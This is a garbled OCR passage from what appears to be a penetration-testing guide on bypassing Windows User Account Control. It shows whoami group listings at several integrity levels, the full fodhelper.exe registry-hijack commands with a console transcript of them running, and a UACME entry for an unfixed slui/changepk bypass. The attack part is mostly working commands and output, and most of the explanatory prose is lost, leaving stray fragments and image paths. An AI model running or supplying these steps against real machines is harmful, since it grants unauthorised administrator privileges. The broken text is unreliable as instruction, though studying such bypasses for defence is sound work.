UAC

SYSTEM Integrity

C$ whoami /groups cmd.exe beacon


```
C:\Users\serveradm>whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                            Attributes
========================================== ================ ============================================== ==============
=================================
Everyone                                   Well-known group S-1-1-0                                        Mandatory grou
p, Enabled by default, Enabled group
BUILTIN\Administrators                     Alias            S-1-5-32-544                                   Group used for
 deny only
BUILTIN\Users                              Alias            S-1-5-32-545                                   Mandatory grou
p, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE                   Well-known group S-1-5-4                                        Mandatory grou
p, Enabled by default, Enabled group
CONSOLE LOGON                              Well-known group S-1-2-1                                        Mandatory grou
p, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                       Mandatory grou
p, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                       Mandatory grou
p, Enabled by default, Enabled group
LOCAL                                      Well-known group S-1-2-0                                        Mandatory grou
p, Enabled by default, Enabled group
WHITE-BIRD\Server Admin                    Group            S-1-5-21-2387957962-993181570-3566323574-1605 Mandatory grou
p, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1                                       Mandatory grou
p, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192
```

```
PS C:\Download> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                            Attributes
========================================== ================ ============================================== ==============
================================================
Everyone                                   Well-known group S-1-1-0                                        Mandatory grou
p, Enabled by default, Enabled group
BUILTIN\Administrators                     Alias            S-1-5-32-544                                   Mandatory grou
p, Enabled by default, Enabled group, Group owner
BUILTIN\Users                              Alias            S-1-5-32-545                                   Mandatory grou
p, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE                   Well-known group S-1-5-4                                        Mandatory grou
p, Enabled by default, Enabled group
CONSOLE LOGON                              Well-known group S-1-2-1                                        Mandatory grou
p, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                       Mandatory grou
p, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                       Mandatory grou
p, Enabled by default, Enabled group
LOCAL                                      Well-known group S-1-2-0                                        Mandatory grou
p, Enabled by default, Enabled group
WHITE-BIRD\Server Admin                    Group            S-1-5-21-2387957962-993181570-3566323574-1605 Mandatory grou
p, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1                                       Mandatory grou
p, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288
```

```
PS C:\Windows\system32> whoami /groups

GROUP INFORMATION
-----------------

Group Name                             Type             SID
Attributes
====================================== ================ ============================================================
================================================
Mandatory Label\System Mandatory Level Label            S-1-16-16384

Everyone                               Well-known group S-1-1-0
Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE                   Well-known group S-1-5-6
Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                          Well-known group S-1-2-1
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15
Mandatory group, Enabled by default, Enabled group
NT SERVICE\BITS                        Well-known group S-1-5-80-864916184-135290571-3087830041-1716922880-4237303741
Enabled by default, Group owner
NT SERVICE\dmwappushservice            Well-known group S-1-5-80-3841379657-834162867-3056945855-2577476187-70241904
Enabled by default, Group owner
NT SERVICE\DsmSvc                      Well-known group S-1-5-80-286057374-2594772386-1471686342-3682429118-820474675
Enabled by default, Group owner
NT SERVICE\Eaphost                     Well-known group S-1-5-80-3578261754-285310837-913589462-2834155770-667502746
Enabled by default, Group owner
NT SERVICE\IKEEXT                      Well-known group S-1-5-80-698886940-375981264-2691324669-2937073286-3841916615
Enabled by default, Enabled group, Group owner
NT SERVICE\iphlpsvc                    Well-known group S-1-5-80-62724632-2456781206-3863850748-1496050881-1042387526
Enabled by default, Enabled group, Group owner
NT SERVICE\lfsvc                       Well-known group S-1-5-80-3704025948-1094794811-1175534343-2088422159-783153058
```

UAC UAC

fodHelper.exe



Fodhelper UAC

```
New-Item -Path HKCU:\Software\Classes\ms-settings\shell\open\command -Value "powershell.exe" -Force
New-ItemProperty -Path HKCU:\Software\Classes\ms-settings\shell\open\command -Name DelegateExecute -PropertyType String -Force
C:\Windows\System32\fodhelper.exe
```

```
PS C:\Users\serveradm> whoami /groups

GROUP INFORMATION
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p, Enabled by default, Enabled group
CONSOLE LOGON                              Well-known group S-1-2-1                                        Mandatory grou
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LOCAL                                      Well-known group S-1-2-0                                        Mandatory grou
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p, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1                                       Mandatory grou
p, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192
```


powershell.exe GUI


```
PS C:\Users\serveradm> new-item -path HKCU:\Software\Classes\ms-settings\shell\open\command -Value "powershell.exe" -For
ce


    Hive: HKEY_CURRENT_USER\Software\Classes\ms-settings\shell\open


Name                           Property
----                           --------
command                        (default) : powershell.exe


PS C:\Users\serveradm> New-ItemProperty -Path HKCU:\Software\Classes\ms-settings\shell\open\command -Name DelegateExecut
e -PropertyType String -Force


DelegateExecute :
PSPath          : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Software\Classes\ms-settings\shell\open\command
PSParentPath    : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Software\Classes\ms-settings\shell\open
PSChildName     : command
PSDrive         : HKCU
PSProvider      : Microsoft.PowerShell.Core\Registry



PS C:\Users\serveradm> C:\windows\system32\fodhelper.exe
PS C:\Users\serveradm>
```



UACUACME (https://github.com/hfiref0x/UACME) Windows UAC

61

61. Author: Enigma0x3/bytecode77 derivative by Nassim Asrir
    - Type: Shell API
    - Method: Registry key manipulation
    - Target(s): \system32\slui.exe, \system32\changepk.exe
    - Component(s): Attacker defined
    - Implementation: ucmShellRegModMethod
    - Works from: Windows 10 (14393)
    - Fixed in: unfixed 🙈
        - How: -
    - Code status: added in v3.2.5



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Updated 10 March 2023 22:52:14 by